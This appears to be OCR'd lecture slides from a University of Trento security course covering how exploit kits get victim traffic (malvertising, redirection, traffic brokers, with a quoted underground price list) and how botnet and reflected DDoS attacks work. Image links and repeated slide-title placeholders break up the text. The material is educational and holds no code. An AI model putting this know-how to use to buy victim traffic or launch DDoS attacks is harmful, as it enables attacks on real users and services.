
Baseline workings




Baseline workings




Baseline workings



Baseline workings




Baseline workings




Third party traffic

- Exploit kits only work if they receive victim traffic
  - Direct links, ads, iframes, redirections, ..
- Underground has services that trade connections
  - “Maladvertising”, spam, iframes on legit websites
- Attacker “buys” connections from specific users, with specific configurations
  - Javascript checks local configuration
  - Sends to remote server
  - Remote server redirects to exploit kit
  - User loads the webpage the attacker compromised, and if characteristics match traffic is redirected


Traffic redirection




Traffic redirection



Traffic redirection



Traffic redirection



Types of traffic

- Blind skymmed: when a visitor makes a click to open a video/photo/cam show but your landing page is opened instead. As a rule your page is opened in a new window and your page is the only page opened after a click.
- Popunder traffic: is when a visitor makes a click anywhere on a page and your page is opened in a new window underneath current browser window. When a visitor closes current window he will see your page opened underneath.


UNIVERSITY OF TRENTO

Buying traffic

- Can buy traffic from “traffic brokers”
  - User does not have to click on anything
  - Automatic redirect
- High-quality traffic derives from selection of connection based on requested criteria
  - Geographic source
  - Installed software


Минимальный заказ: 10K
Тест: 3K (платный)
Условия работы: предоплата 100%

MIX от 1.5$ до 3$ за 1K (зависит от конкретного набора стран).
MIX 1.5$ - POL,TUR,COL,PER,EGY,THA,IND,PAK,CRI,MYS,IDN
MIX 3$ - ITA,ESP,BRA,ARG
Отдельная страна - 3$



Advanced Denial of Service attacks

Botnets and Distributed DoS




Possibly spoofed IPs

Size of attack is limited in the number of bots in the botnet

[Figure from Paxson 2001]

Reflected DDoS [Paxson 2001]


- With standard DDoS attacks the attacker sends out orders to slaves which will then directly attack victim.
- Reflected DDoS uses “reflector” servers that receive a connection request with the (spoofed) IP of victim.
- Request can be on any protocol (TCP, UDP,--) as long as Victim is in LISTENING state.
- Slaves craft packets s.t.
- Reflector is LISTENING on socket
- <dstIP, dstPORT>
- Victim is listening on socket
- <srcIP, srcPORT>



